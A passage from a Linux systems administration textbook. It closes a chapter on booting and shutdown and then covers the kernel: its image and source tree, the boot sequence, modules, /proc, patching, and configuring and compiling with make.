The other related commands including `reboot, fastboot, halt, fasthalt` all use a similar format to the `shutdown` command. Refer to the man pages for more information.

Conclusions

Booting and shutting down a UNIX computer is significantly more complex than performing the same tasks with a MS-DOS computer. A UNIX computer should never just be shut off.

The UNIX boot process can be summarised into a number of steps

- the hardware ROM or BIOS performs a number of tasks including loading the bootstrap program,
- the bootstrap program loads the kernel,
- the kernel starts operation, configures the system and runs the `init` process
- `init` consults the `/etc/inittab` file and performs a number of necessary actions.

One of the responsibilities of the `init` process is to execute the startup scripts that, under Linux, reside in the `/etc/rc.d` directory.

It is important that you have at least one other alternative method for booting your UNIX computer.

There are a number of methods for shutting down a UNIX computer. The most used is the `shutdown` command.

Review Questions

12.1

What would happen if the file `/etc/inittab` did not exist? Find out.

12.2

How would you fix the following problems?

- The kernel for your Linux computer has been accidentally deleted.
- The `/etc/fstab` file for your system has been moved to `/usr/local/etc/fstab`.

12.3

Explain each of the following `inittab` entries

- `s1:45:respawn:/sbin/agetty 19200 ttyS0 vt100`
- `id:5:initdefault:`
- `si:S:sysinit:/etc/rc.d/rc.S`

Chapter 13

Kernel

The bit of the nut that you eat?

Well, not exactly. The kernel is the core of the operating system; it is the program that controls the basic services that are utilised by user programs; it is this suite of basic services in the form of system calls that make an operating system "UNIX".

The kernel is also responsible for:

- CPU resource scheduling (with the associated duties of process management)
- Memory management (including the important implementation of protection)
- Device control (including providing the device-file/device-driver interface)
- Security (at a device, process and user level)
- Accounting services (including CPU usage and disk quotas)
- Inter Process Communication (shared memory, semaphores and message passing)

The Linux Kernel FAQ sums it up nicely with:

```
The Unix kernel acts as a mediator for your programs. First, it does
the memory management for all of the running programs (processes),
and makes sure that they all get a fair (or unfair, if you please)
share of the processor's cycles. In addition, it provides a nice,
fairly portable interface for programs to talk to your hardware.

Obviously, there is more to the kernel's operation than this, but the
basic functions above are the most important to know.
```

Why?

Why study the kernel? Isn't that an operating-system-type-thing? What does a Systems Administrator have to do with the internal mechanics of the OS?

Lots.

UNIX is usually provided with the source for the kernel (there are exceptions to this in the commercial UNIX world). The reason is that this allows Systems Administrators to directly customise the kernel for their particular system. A Systems Administrator might do this because:

- They have modified the system hardware (adding devices, memory, processors etc.).
- They wish to optimise the memory usage (called reducing the kernel footprint).

- ♣ The speed and performance of the system may need improvement (eg. modify the quantum per task to suit CPU intensive vs IO intensive systems). This process (along with optimising memory) is called tweaking.
- ♣ Improvements to the kernel can be provided in the form of source code which then allows the Systems Administrator to easily upgrade the system with a kernel recompile.

> Recompiling the kernel is the process whereby the kernel is reconfigured, the source code is regenerated/recompiled and a linked object is produced. Throughout this chapter the concept of recompiling the kernel will mean both the kernel source code compilation and linkage.

How?

In this chapter, we will be going through the step-by-step process of compiling a kernel, a process that includes:

Finding out about your current kernel (what version it is and where it is located?)

Obtaining the kernel (where do you get the kernel source, how do you unpack it and where do you put it?)

Obtaining and reading documentation (where can I find out about my new kernel source?)

Configuring your kernel (how is this done, what is this doing?)

Compiling your kernel (how do we do this?)

Testing the kernel (why do we do this and how?)

Installing the kernel (how do we do this?)

But to begin with, we really need to look at exactly what the kernel physically is and how it is generated.

To do this, we will examine the Linux kernel, specifically on the x86 architecture.

The lifeless image

The kernel is physically a file that is usually located in the `/boot` directory. Under Linux, this file is called `vmlinuz`. On my system, an `ls` listing of the kernel produced:

```
bash# ls -al  /boot/vml*
lrwxrwxrwx   1 root     root           14 Jan  2 23:44 /boot/vmlinuz -> vmlinuz-2.0.31
-rw-r--r--   1 root     root       444595 Nov 10 02:59 /boot/vmlinuz-2.0.31
```

You can see in this instance that the “kernel file” is actually a link to another file containing the kernel image. The actual kernel size will vary from machine to machine. The reason for this is that the size of the kernel is dependant on what features you have compiled into it, what modifications you've make to the kernel data structures and what (if any) additions you have made to the kernel code.

`vmlinuz` is referred to as the kernel image. At a physical level, this file consists of a small section of machine code followed by a compressed block. At boot time, the program at the start of the kernel is loaded into memory at which point it uncompresses the rest of the kernel.

This is an ingenious way of making the physical kernel image on disk as small as possible; uncompressed the kernel image could be around one megabyte.

So what makes up this kernel?

Kernel gizzards

An umcompressed kernel is really a giant object file; the product of C and assembler linking - the kernel is not an "executable" file (i.e. you just can't type `vmlinuz` at the prompt to run the kernel). The actual source of the kernel is stored in the `/usr/src/linux` directory; a typical listing may produce:

```
[jamiesob@pug jamiesob]$ ls -al /usr/src
total 4
drwxr-xr-x   4 root     root         1024 Jan  2 23:53 .
drwxr-xr-x  18 root     root         1024 Jan  2 23:45 ..
lrwxrwxrwx   1 root     root           12 Jan  2 23:44 linux -> linux-
2.0.31
drwxr-xr-x   3 root     root         1024 Jan  2 23:44 linux-2.0.31
drwxr-xr-x   7 root     root         1024 Jan  2 23:53 redhat
```

> `/usr/src/linux` is a soft link to `/usr/src/<whatever linux version>` - this means you can store several kernel source trees - however - you **MUST** change the soft link of `/usr/src/linux` to the version of the kernel you will be compiling as there are several components of the kernel source that rely on this.

SPECIAL NOTE: If your system doesn't have a `/usr/src/linux` or a `/usr/src/linux*` directory (where * is the version of the Linux source) then you don't have the source code installed on your machine. We will be discussing in a later section exactly how you can obtain the kernel source. To obtain and install the source from the Red Hat CD-ROM, you must complete the following steps:

Mount RedHat CD 1 under `/mnt`.

Execute (as root) the following commands:

```
rpm -ivh /mnt/RedHat/RPMS/kernel-headers-2.0.31-7.i386.rpm
rpm -ivh /mnt/RedHat/RPMS/kernel-source-2.0.31-7.i386.rpm
```

The source has now been installed. For further information on installing RedHat components, see Chapter 8 of the RedHat Installation Guide.

A typical listing of `/usr/src/linux` produces:

```
-rw-r--r--   1 root     root            2 May 12  1996 .version
-rw-r--r--   1 root     root         6282 Aug  9  1994 CHANGES
```

```
-rw-r--r--   1 root     root        18458 Dec  1  1993 COPYING
-rw-r--r--   1 root     root        21861 Aug 17  1995 CREDITS
-rw-r--r--   1 root     root         3221 Dec 30  1994 Configure
-rw-r--r--   1 root     root         2869 Jan 10  1995 MAGIC
-rw-r--r--   1 root     root         7042 Aug 17  1995 Makefile
-rw-r--r--   1 root     root         9817 Aug 17  1995 README
-rw-r--r--   1 root     root         3114 Aug 17  1995 README.modules
-rw-r--r--   1 root     root        89712 May 12  1996 System.map
drwxr-xr-x   6 root     root         1024 May 10  1996 arch/
drwxr-xr-x   7 root     root         1024 May 10  1996 drivers/
drwxr-xr-x  13 root     root         1024 May 12  1996 fs/
drwxr-xr-x   9 root     root         1024 May 12  1996 include/
drwxr-xr-x   2 root     root         1024 May 12  1996 init/
drwxr-xr-x   2 root     root         1024 May 12  1996 ipc/
drwxr-xr-x   2 root     root         1024 May 12  1996 kernel/
drwxr-xr-x   2 root     root         1024 May 12  1996 lib/
drwxr-xr-x   2 root     root         1024 May 12  1996 mm/
drwxr-xr-x   2 root     root         1024 Jan 23  1995 modules/
drwxr-xr-x   4 root     root         1024 May 12  1996 net/
-rw-r--r--   1 root     root          862 Aug 17  1995 versions.mk
-rwxr-xr-x   1 root     root       995060 May 12  1996 vmlinux
```

Take note of the `vmlinux (if you have one)` file - this is the uncompressed kernel! Notice the size? [`vmlinuz` is the `.z` (or compressed) version of `vmlinux` plus the decompression code]

Within this directory hierarchy are in excess of 1300 files and directories. On my system this consists of around 400 C source code files, 370 C header files, 40 Assembler source files and 46 Makefiles. These, when compiled, produce around 300 object files and libraries. At a rough estimate, this consumes around 16 megabytes of space (this figure will vary).

While this may seem like quite a bit of code, much of it actually isn't used in the kernel. Quite a large portion of this is driver code; only drivers that are needed on the system are compiled into the kernel, and then only those that are required at run time (the rest can be placed separately in things called modules; we will examine this later).

The various directories form logical divisions of the code, especially between the architecture dependant code (`linux/arch`), drivers (`linux/drivers`) and architecture independent code. By using `grep` and `find`, it is possible to trace the structure of the kernel program, look at the boot process and find out how various parts of it work.

The first incision

An obvious place to start with any large C program is the `void main(void)` function. If you `grep` every source file in the Linux source hierarchy for this function name, you will be sadly disappointed.

As I pointed out earlier, the kernel is a giant object file - a series of compiled functions. It is NOT executable. The purpose of `void main(void)` in C is to establish a framework for the linker to insert code that is used by the operating system to load and run the program. This wouldn't be of any use for a kernel - it is the operating system!

This poses a difficulty - how does an operating system run itself?

Making the heart beat...

In the case of Linux, the following steps are performed to boot the kernel:

- The boot loader program (e.g. `lilo`) starts by loading the `vmlinuz` from disk into memory, then starts the code executing.
- After the kernel image is decompressed, the actual kernel is started. This part of the code was produced from assembler source; it is totally machine specific. The code for this is located in the `/usr/src/linux/arch/i386/kernel/head.S` file. Technically at this point the kernel is running. This is the first process (0) and is called swapper. Swapper does some low level checks on the processor, memory and FPU availability, then places the system into protected mode. Paging is enabled.
- Interrupts are disabled (every one) though the interrupt table is set up for later use. The entire kernel is realigned in memory (post paging) and some of the basic memory management structures are created.
- At this point, a function called `start_kernel` is called. `start_kernel` is physically located in `/usr/src/linux/init/main.c` and is really the core kernel function - really the equivalent of the `void main(void). main.c` itself is virtually the root file for all other source and header files.
- Tests are run (the FPU bug in Pentium chip is identified amongst other checks including examinations on the DMA chip and bus architecture) and the BogoMip setting is established.
- `start_kernel` sets up the memory, interrupts and scheduling. In effect, the kernel has now has multi-tasking enabled. The console already has had several messages displayed to it.
- The kernel command line options are parsed (those passed in by the boot loader) and all embedded device driver modules are initialised.
- Further memory initialisations occur, socket/networking is started and further bug checks are performed.
- The final action performed by swapper is the first process creation with `fork` whereby the `init` program is launched. Swapper now enters an infinite idle loop.

It is interesting to note that as a linear program, the kernel has finished running! The timer interrupts are now set so that the scheduler can step in and pre-empt the running process. However, sections of the kernel will be periodically executed by other processes.

This is really a huge oversimplification of the kernel's structure, but it does give you the general idea of what it is, what it is made up of and how it loads.

Modules

A recent innovation in kernel design is the concept of modules. A module is a dynamically loadable object file containing functions for interfacing with a particular device or performing particular tasks. The concept behind modules is simple; to make a kernel smaller (in memory), keep only the bare basics compiled into the kernel. When the kernel needs to use devices, let it load modules into memory. If it doesn't use the modules, let them be unloaded from memory.

This concept has also revolutionised the way in which kernels are compiled. No longer do you need to compile every device driver into the kernel; you can simply mark some as modules. This also allows for separate module compilation - if a new device driver is released then it is a simple case of recompiling the module instead of the entire kernel.

Modules work by the kernel communicating with a program called `kerneld`. `kerneld` is run at boot time just like a normal daemon process. When the kernel notices that a request has come in for the use of a module, it checks if it is loaded in memory. If it is, then the routine is run, however, if not, the kernel gets `kerneld` to load the module into memory. `kerneld` also removes the module from memory if it hasn't been used in a certain period of time (configurable).

The concept of modules is a good one, but there are some things you should be aware of:

- Frequently used devices and devices required in the boot process (like the hard disk) should **not** be used as modules; these must be compiled into the kernel.
- While the concept of modules is great for systems with limited memory, should you use them? Memory is cheap - compiling an object into the kernel rather than leaving it as a module may use more memory but is that better than a system that uses its CPU and IO resources to constantly load and unload modules? There are trade offs between smaller kernels and CPU/IO usage with loadable modules.
- It is probably a good idea to modularise devices like the floppy disk, CD-ROM and parallel port - these are not used very often, and when they are, only for a short time.
- It is NOT a good idea to modularise frequently used modules like those which control networking.

There is quite a bit more to kernel modules.

Reading

The Resource Materials section, on the 85321 Website/CD-ROM, for week 7 contains pointers to a number of documents with information about Linux kernel modules.

The file system

Part of the kernel's function is to provide a file-based method of interaction with its internal data structures; it does this via the `/proc` virtual file system.

The `/proc` file system technically isn't a file system at all; it is in fact a window on the kernel's internal memory structures. Whenever you access the `/proc` file system, you are really accessing kernel memory.

So what does it do?

Effectively the `/proc` file system is providing an instant snapshot of the status of the system. This includes memory, CPU resources, network statistics and device information. This data can be used by programs to gather information about a system, an example of which is the `top` program. `top` scans through the `/proc` structures and is able to present the current memory, CPU and swap information, as given below:

```
 7:12pm  up  9:40,  1 user,  load average: 0.00, 0.00, 0.10
 34 processes: 33 sleeping, 1 running, 0 zombie, 0 stopped
 CPU states:  0.5% user,  0.9% system,  0.0% nice, 98.6% idle
 Mem:  14940K av, 13736K used,  1204K free,  5172K shrd,  1920K buff
 Swap: 18140K av,  2304K used, 15836K free

 PID USER     PRI  NI SIZE  RES SHRD STAT %CPU %MEM  TIME COMMAND
 789 jamiesob  19   0  102  480  484 R     1.1  3.2  0:01 top
  98 root      14   0 1723 2616  660 S     0.3 17.5 32:30 X :0
   1 root       1   0   56   56  212 S     0.0  0.3  0:00 init [5]
  84 jamiesob   1   0  125  316  436 S     0.0  2.1  0:00 -bash
  96 jamiesob   1   0   81  172  312 S     0.0  1.1  0:00 sh /usr/X11/bin/star
  45 root       1   0   45  232  328 S     0.0  1.5  0:00 /usr/sbin/crond -l10
   6 root       1   0   27   72  256 S     0.0  0.4  0:00 (update)
   7 root       1   0   27  112  284 S     0.0  0.7  0:00 update (bdflush)
  59 root       1   0   53  176  272 S     0.0  1.1  0:00 /usr/sbin/syslogd
  61 root       1   0   40  144  264 S     0.0  0.9  0:00 /usr/sbin/klogd
  63 bin        1   0   60    0  188 SW    0.0  0.0  0:00 (rpc.portmap)
  65 root       1   0   58    0  180 SW    0.0  0.0  0:00 (inetd)
  67 root       1   0   31    0  180 SW    0.0  0.0  0:00 (lpd)
  73 root       1   0   84    0  208 SW    0.0  0.0  0:00 (rpc.nfsd)
  77 root       1   0  107  220  296 S     0.0  1.4  0:00 sendmail:accepting
```

The actual contents of the `/proc` file system on my system look like:

```
psyche:~$ ls /proc
1/            339/          7/            87/           dma           modules
100/          45/           71/           88/           filesystems   net/
105/          451/          73/           89/           interrupts    pci
108/          59/           77/           90/           ioports       self/
109/          6/            793/          96/           kcore         stat
116/          61/           80/           97/           kmsg          uptime
117/          63/           84/           98/           ksyms         version
124/          65/           85/           cpuinfo       loadavg
338/          67/           86/           devices       meminfo
```

Each of the numbered directories store state information of the process by their PID. The `self/` directory contains information for the process that is viewing the `/proc` filesystem, i.e. - YOU. The information stored in this directory looks like:

```
cmdline                  (Current command line)
cwd - [0303]:132247     (Link to the current working directory)
environ                  (All environment variables)
exe - [0303]:109739     (Currently executing code)
fd/                      (Directory containing virtual links to
                          file handles)
```

```
maps|                    (Memory map structure)
root - [0303]:2         (Link to root directory)
stat                     (Current process statistics)
statm                    (Current memory statistics)
```

Most of these files can be `cat`'ed to the screen. The `/proc/filesystems` file, when `cat`'ed, lists the supported file systems. The `/proc/cpuinfo` file gives information about the hardware of the system:

```
psyche:~$ cat /proc/cpuinfo
cpu               : 586
model             : Pentium 90/100
mask              : E
vid               : GenuineIntel
fdiv_bug          : no
math              : yes
hlt               : yes
wp                : yes
Integrated NPU    : yes
Enhanced VM86     : yes
IO Breakpoints    : yes
4MB Pages         : yes
TS Counters       : yes
Pentium MSR       : yes
Mach. Ch. Exep.   : yes
CMPXCHGB8B        : yes
BogoMips          : 39.94
```

Be aware that upgrading the kernel may mean changes to the structure of the `/proc` file system. This may require software upgrades. Information about this should be provided in the kernel README files.

Exercises

13.1 Find out where `kerneld` is launched from.
13.2 What is the purpose of `/sbin/lsmod`? Try it.
13.3 Find out where your kernel image is located and how large it is.
13.4 Examine the `/proc` file system on you computer. What do you think the `/proc/kcore` file is? Hint: Have a look at the size of the file.

Really, why bother?

The most common reason to recompile the kernel is because you've added some hardware and you want the kernel to recognise and (if you're lucky) use it. A very good time to recompile your kernel is after you've installed Linux. The reason for this is that the original Linux kernel provided has extra drivers compiled into it which consume memory. Funnily enough, while the kernel includes a driver for communicating in EBCDIC via a 300 baud modem to a coke machine sitting in the South Hungarian embassy in Cairo [Makefile Question:

```
Do you want to include support for coke machines located in Cairo?
[Y],N,M?
Do you want to support South Hungarian Embassy Models [Y],N,M?
Support for 300 baud serial link [Y],N,M?
Support EBCDIC communication[Y],N,M?
```

(I might be making this up... :)]

...the kernel, by default, doesn't have support for some very common sound cards and network devices! To be fair, there are good reasons for this (IRQ conflicts etc.) but this does mean a kernel recompile is required.

Another good reason to modify the kernel is to customise some of its data structures for your system. Possible modifications include increasing the number of processes the kernel can support (this is a fixed array and can't be set on run time) or modifying the size of certain buffers.

One of the great benefits of having the source code for the operating system is that you can play OS-Engineer; it is possible for you to change the scheduling algorithm, memory management scheme or the IPC functionality.

> While it might be nice to go and do these things, it would be unadvisable to modify the API if you want your programs to still run under Linux. However, there is nothing to stop you adding to the API. You may, for example, wish to add a system call to print "`Hello World`" to the screen (this would obviously be of great benefit to the rest of the Linux community ;) - this is possible for you to do.

Strangely enough, to modify the kernel, you need kernel source code. The actual source can be obtained from a variety of locations. For users who installed Linux from CD ROM, the source can be found within the distribution. Typically you will actually go back into the installation menu and install **only** the section that contains the source.

However, more often than not, you are actually seeking to upgrade the kernel, so you need the latest kernel source. Because the development of the Linux kernel is an on-going process, new versions of development kernels are constantly being released. It is not unusual for development kernels to be released as often as once per day!

The Kernel HOWTO describes some ways to obtain kernels:

```
You can obtain the source via anonymous ftp from ftp.funet.fi in
/pub/OS/Linux/PEOPLE/Linus, a mirror, or other sites.  It is
typically labeled linux-x.y.z.tar.gz, where x.y.z is the version
number. Newer (better?) versions and the patches are typically in
subdirectories such as V1.1' and V1.2' The highest number is the
latest version, and is usually a `test release,'' meaning that if you
feel uneasy about beta or alpha releases, you should stay with a
major release.

I strongly suggest that you use a mirror ftp site instead of
ftp.funet.fi. Here is a short list of mirrors and other sites:

  USA:             tsx-11.mit.edu:/pub/linux/sources/system
  USA:             sunsite.unc.edu:/pub/Linux/kernel
  UK:              unix.hensa.ac.uk:/pub/linux/kernel
  Austria:         fvkma.tu-graz.ac.at:/pub/linux/linus
Germany:       ftp.Germany.EU.net:/pub/os/Linux/Local.EUnet/Kernel/Li
nus
  Germany:         ftp.dfv.rwth-aachen.de:/pub/linux/kernel
  France:          ftp.ibp.fr:/pub/linux/sources/system/patches
  Australia:       kirk.bond.edu.au:/pub/OS/Linux/kernel
```

```
  If you do not have ftp access, a list of BBS systems which carry
Linux is posted periodically to comp.os.linux.announce; try to obtain
this.
```

Any Sunsite mirror will contain the latest versions of the Linux kernel. ftp://sunsite.anu.edu.au/linux is a good Australian site to obtain kernel sources.

Generally you will only want to obtain a "stable" kernel version, the `n.n.0` releases are usually safe though you can find out what is the current stable kernel release by reading the `README*` or `LATEST*` files in the download directory.

> If you have an extremely new type of hardware then you are often forced into using developmental kernels. There is nothing wrong with using these kernels, but beware that you may encounter system crashes and potential losses of data. During a one year period, the author obtained around twenty developmental kernels, installed them and had very few problems. For critical systems, it is better to stick to known stable kernels.

So, you've obtained the kernel source - it will be in one large, compressed file. The following extract from the Linux HOWTO pretty much sums up the process:

```
Log in as or su to root, and cd to /usr/src.  If you installed kernel
source when you first installed Linux (as most do), there will
already be a directory called Linux there, which contains the entire
old source tree.  If you have the disk space and you want to play it
safe, preserve that directory. A good idea is to figure out what
version your system runs now and rename the directory accordingly.
The command

        uname -r

prints the current kernel version.  Therefore, if

        uname -r

said 1.47, you would rename (with mv) Linux to linux-1.1.47.  If you
feel mildly reckless, just wipe out the entire directory. In any
case, make certain there is no Linux directory in /usr/src before
unpacking the full source code.


Now, in /usr/src, unpack the source with

        tar zxvf linux-x.y.z.tar.gz

 (if you've just got a .tar  file with no .gz at the end, tar xvf
linux-x.y.z.tar works.).  The contents of the source will fly by.
When finished, there will be a new Linux directory in /usr/src. cd to
linux and look over the README  file.  There will be a section with
the label INSTALLING the kernel.
```

A couple of points to note.

♣ *Some* sources install to directories given by the kernel version, not to the `linux` directory. It may be worth checking on this before you unpack the

source by issuing the following command. It will list all the files and directories that are contained in the `source_filename`, the kernel archive.
`tar -txvf source_filename`
This will display a list of files and where they are to be installed. If they are to be installed into a directory other than `linux` then you must make a symbolic link, called `linux` in the `/usr/src` directory to the directory that contains the new source.

♣ **NEVER** just delete your old source - you may need it to recompile your old kernel version if you find the new version isn't working out, though we will discuss other ways round this problem in later sections.

If you are upgrading your kernel regularly, an alternative to constantly obtaining the complete kernel source is to patch your kernel.

Patches are basically text files that contain a list of differences between two files. A kernel patch is a file that contains the differences between all files in one version of the kernel to the next.

Why would you use them? The only real reason is to reduce download time and space. A compressed kernel source can be extremely large whereas patches are relatively small.

Patches are produced as the output from the `diff` command. For example, given two files:

```
file1

"vi is a highly exciting program with a wide range of great features - I am sure that
we will adopt it as part of our PlayPen suite"
        - Anonymous Multimillionaire Software Farmer

file2

"vi is a mildly useless program with a wide range of missing features - I am sure that
we will write a much better product; we'll call it `Sentence'"
        - Anonymous Multimillionaire Software Farmer
```

After executing the command:

```
diff file1 file2 > file3
```

`file3` would contain:

```
1,2c1,2
< "vi is a highly exciting program with a wide range of great features - I
< am sure that we will adopt it as part of our PlayPen suite"
---
"vi is a mildly useless program with a wide range of missing features - I
am sure that we will write a much better product; we'll call it `Sentence'"
```

To apply a patch, you use the `patch` command. `patch` expects a file as a parameter to apply the patch to, with the actual patch file as standard input. Following the previous example, to patch `file1` with `file3` to obtain `file2`, we'd use the following command:

```
patch file1 < file3
```

This command applies the `file3` patch to `file1`. After the command, `file1` is the same as `file2` and a file called `file1.orig` has been created as a backup of the original `file1`.

The Linux HOWTO further explains applying a kernel patch:

```
Incremental upgrades of the kernel are distributed as patches. For
example, if you have version 1.1.45, and you notice that there's a
patch46.gz out there for it, it means you can upgrade to version
1.1.46 through application of the patch. You might want to make a
backup of the source tree first (tar zcvf old-tree.tar.gz linux will
make a compressed tar archive for you).


So, continuing with the example above, let's suppose that you have
patch46.gz in /usr/src. cd to /usr/src  and do:

      zcat patch46.gz | patch -p0

(or patch -p0 < patch46 if the patch isn't compressed).

You'll see things whizz by (or flutter by, if your system is that
slow) telling you that it is trying to apply hunks, and whether it
succeeds or not. Usually, this action goes by too quickly for you to
read, and you're not too sure whether it worked or not, so you might
want to use the -s flag to patch, which tells patch to only report
error messages (you don't get as much of the `hey, my computer is
actually doing something for a change!' feeling, but you may prefer
this..). To look for parts which might not have gone smoothly, cd to
/usr/src/linux  and look for files with a .rej extension. Some
versions of patch (older versions which may have been compiled with on
an inferior file system) leave the rejects with a # extension. You can
use find to look for you;

      find .  -name '*.rej' -print


prints all files who live in the current directory or any subdirecto-
ries with a .rej extension to the standard output.
```

Patches can be obtained from the same sites as the complete kernel sources.

A couple of notes about patches:

- For every new version of the kernel, there is a patch. To upgrade from a kernel version that is five versions behind the version you want, yo have to obtain and apply five patches (e.g. kernel `n.n.1` upgrading to `n.n.6` requires patches: patch2, patch3, patch4, patch5 and patch6). This gets tedious and is often easier and quicker to simply obtain the entire kernel source again.
- Patches are forever - when you patch your kernel source, you modify it for good.

Every version of the kernel source comes with documentation. There are several "main" files you should read about your current source version including:

- `/usr/src/linux/README`
  `Instructions on how to compile the kernel.`
- `/usr/src/linux/MAINTAINERS`
  `A list of people who maintain the code.`
- `/usr/src/linux/Documentation/*`
  `Documentation for parts of the kernel.`

ALWAYS read the documentation after obtaining the source code for a new kernel, and especially if you are going to be compiling in a new kind of device. The Linux Kernel-HOWTO is essential reading for anything relating to compiling or modifying the kernel.

Linux is the collaborative product of many people. This is something you quickly discover when examining the source code. The code (in general) is neat but sparsely commented; those comments that do exist can be absolutely riotous...well, at least strange :)

These are just a selection of the quotes found in the `/usr/src/linux/kernel` directory:

```
(fork.c)

        Fork is rather simple, once you get the hang of it, but the memory
        management can be a bitch.

(exit.c)

        "I ask you, have you ever known what it is to be an orphan?"

(module.c)

        ... This feature will give you ample opportunities to get to know
        the taste of your foot when you stuff it into your mouth!!!

(schedule.c)

        The "confuse_gcc" goto is used only to get better assembly code..
        Dijkstra probably hates me.

        To understand this, you have to know who Dijkstra was - remember
OS?

        ... disregard lost ticks for now.. We don't care enough.

(sys.c)

        OK, we have probably got enough memory - let it rip.

        This needs some heave checking ...
        I just haven't get the stomach for it. I also don't fully
        understand. Let somebody who does explain it.

(time.c)

        This is ugly, but preferable to the alternatives.  Bad,
bad....

        ...This is revolting.
```

Apart from providing light entertainment, the kernel source comments are an important guide into the (often obscure) workings of the kernel.

The main reason for recompiling the kernel is to include support for new devices - to do this you simple have to go through the compile process and answer "Yes" to a few questions relating to the hardware you want. However, in some cases you may actually want to modify the way in which the kernel works, or, more likely, one of the data structures the kernel uses. This might sound a bit daunting, but with Linux this is a relatively simple process.

For example, the kernel maintains a statically-allocated array for holding a list of structures associated with each process running on the system. When all of these structures are used, the system is unable to start any new processes. This limit is defined within the `tasks.h` file located in `/usr/src/linux/include/linux/` in the form of:

```
/*
* This is the maximum nr of tasks - change it if you need to
*/
#define NR_TASKS        512
#define MAX_TASKS_PER_USER (NR_TASKS/2)
#define MIN_TASKS_LEFT_FOR_ROOT 4
```

> While 512 tasks may seem a lot, on a multiuser system this limit is quickly exhausted. Remember that even without a single user logged on, a Linux system is running between 30 and 50 tasks. For each user login, you can (at peak periods) easily exceed 5 processes per user. Adding this to web server activity (some servers can be running in excess of one hundred processes devoted to processing incoming `http` requests), mail server, telnet, ftp and other network services, the 512 process limit is quickly reached.

Increasing `NR_TASKS` and recompiling the kernel will allow more processes to be run on the system - the downside to this is that more memory will be allocated to the kernel data area in the form of the increased number of task structures (leaving less memory for user programs).

Other areas you may wish to modify include buffer sizes, numbers of virtual terminals and memory structures. Most of these should be modifiable from the `.h` files found in the kernel source "`include`" directories.

There are, of course, those masochists (like myself) who can't help tinkering with the kernel code and "changing" things (a euphemism for wrecking a nice stable kernel). This isn't a bad thing (there is an entire team of kernel developers world-wide who spend quite a bit of time doing this) but you've got to be aware of the consequences - total system annihilation is one. However, if you feel confident in modifying kernel code, perhaps you should take a quick look at: /usr/src/linux/kernel/sched.c or /usr/src/linux/mm/memory.c

(actually, look at the code anyway). These are two of the most important files in the kernel source, the first, `sched.c` is responsible for task scheduling. The second, `memory.c` is responsible for memory allocation. Perhaps someone would like to modify `memory.c` so that when the kernel runs out of memory that the system simply doesn't just "hang" (just one of my personal gripes there... ;)

As we will discuss in the next section, ALL changes to the kernel should be compiled and tested on DISK before the "new" kernel is installed on the system. The following section will explain how this is done.

- ♣ Obtain the source of the version before the latest kernel. Install the source in the appropriate directory.
- ♣ Obtain the patch for the latest kernel source and apply it to the source files you previously retrieved.

If you don't have Internet access, do the same thing but using the CD-ROM. Pick a version of the kernel source, install it, then patch it with the patch for the next version

Find out how to generate a patch file based on the differences between more than one file - what is the command that would recursively generate a patch file from two directories? (These puns are getting very sad)

As you are aware (because you've read all the previous chapters and have been paying intense attention), `make` is a program use to compile source files, generate object files and link them. `make` actually lets the compilers do the work, however it co-ordinates things and takes care of dependencies. Important tip: Dependencies are conditions that exist due to that fact some actions have to be done after other actions - this is confusing, but wait, it gets worse. Dependencies also relate to the object of the action; in the case of `make` this relates to if the object (an object can be an object file or a source file) has been modified. For example, using our Humpty scenario:

`humpty` (program) is made up of legs, arms and torso (humpty, being an egg lacked a neck, thus his torso and head are one) - these could be equated to object files. Humpty's legs are made up of feet, shins and thighs - again, object files. Humpty's feet are made up of toes and other bits (how do you describe an egg's foot???) - these could be equated to source files. To construct `humpty`, you'd start at the simplest bits, like toes, and combine them with other bits to for the feet, then the legs, then finally, `humpty`.

You could not, however, fully assemble the leg without assembling the foot. And if you modified Humpty's toes, it doesn't mean you'd have to recompile his fingers - you'd have to reconstruct the foot object, relink into a new leg object, which you'd link with the (pre compiled and unmodified) arms and torso objects - thus forming Humpty.

`make`, while not specifically designed to handle broken egg reconstruction, does the same thing with source files - based entirely of rules which the user defines within a file called a `Makefile`. However, `make` is also clever enough to compile and link *only* the bits of a program that have been modified since the last compile.

In the case of the kernel, a series of `Makefile`s are responsible for the kernel construction. Apart from calling compilers and linkers, `make` can be used for running programs, and in the case of the kernel, one of the programs it calls is an initialisation script.

The steps to compile the kernel all make use of the `make` program. To compile the kernel, you must be in the `/usr/src/linux`, and issue (in the following order and as the `root` user) these commands:

```
make config or make menuconfig or make xconfig
make dep
make clean
make zImage or make zdisk
make zlilo (if the previous was make zImage)
```

If you are going to be using modules with your kernel, you will require the following two steps:

```
make modules
make modules_install
```

The following is an explanation of each step.

`make config` is the first phase of kernel recompilation. Essentially `make config` causes a series of questions to be issued to the user. These questions relate to what components should be compiled into the kernel. The following is a brief dialog from the first few questions prompted by `make config`:

```
psyche:~/usr/src/linux$ make config

rm -f include/asm
( cd include ; ln -sf asm-i386 asm)
/bin/sh scripts/Configure arch/i386/config.in
#
# Using defaults found in .config
#
*
* Code maturity level options
*
Prompt for development and/or incomplete code/drivers
(CONFIG_EXPERIMENTAL)[N/y?] n
*
* Loadable module support
*
Enable loadable module support (CONFIG_MODULES) [Y/n/?] Y
Set version information on all symbols for modules
(CONFIG_MODVERSIONS)[N/y/?]
Kernel daemon support (e.g. autoload of modules) (CONFIG_KERNELD)
[N/y/?] y
*
* General setup
*
Kernel math emulation (CONFIG_MATH_EMULATION) [Y/n/?]
```

A couple of points to note:

Each of these questions has an automatic default (capitalised). This default will be changed if you choose another option; i.e. If the default is "N" and you answer "Y" then on the next compile the default will be "Y". This means that you can simply press "enter" through most of the options after your first compile.

These first few questions relate to the basic kernel setup: note the questions regarding modules. This is important to answer correctly, as if you wish to include loadable module support, you must do so at this point.

As you progress further through the questions, you will be prompted for choosing support for specific devices, for example:

```
*
* Additional Block Devices
*
Loopback device support (CONFIG_BLK_DEV_LOOP) [N/y/m/?]
Multiple devices driver support (CONFIG_BLK_DEV_MD) [N/y/?]
RAM disk support (CONFIG_BLK_DEV_RAM) [Y/m/n/?]
Initial RAM disk (initrd) support (CONFIG_BLK_DEV_INITRD) [N/y/?]
XT harddisk support (CONFIG_BLK_DEV_XD) [N/y/m/?]
```

In this case, note the "m" option? This specifies that the support for a device should be compiled in as a module - in other words, not compiled into the kernel but into separate modules.

Be aware that there are quite a few questions to answer in `make config`. If at any point you break from the program, you must start over again. Some "sections" of `make config`, like the sound card section, save the results of the first `make config` in a configuration file; you will be prompted to either reconfigure the sound card options or use the existing configurations file.

There are two other methods of configuring the kernel, `make menuconfig` and `make xconfig`.

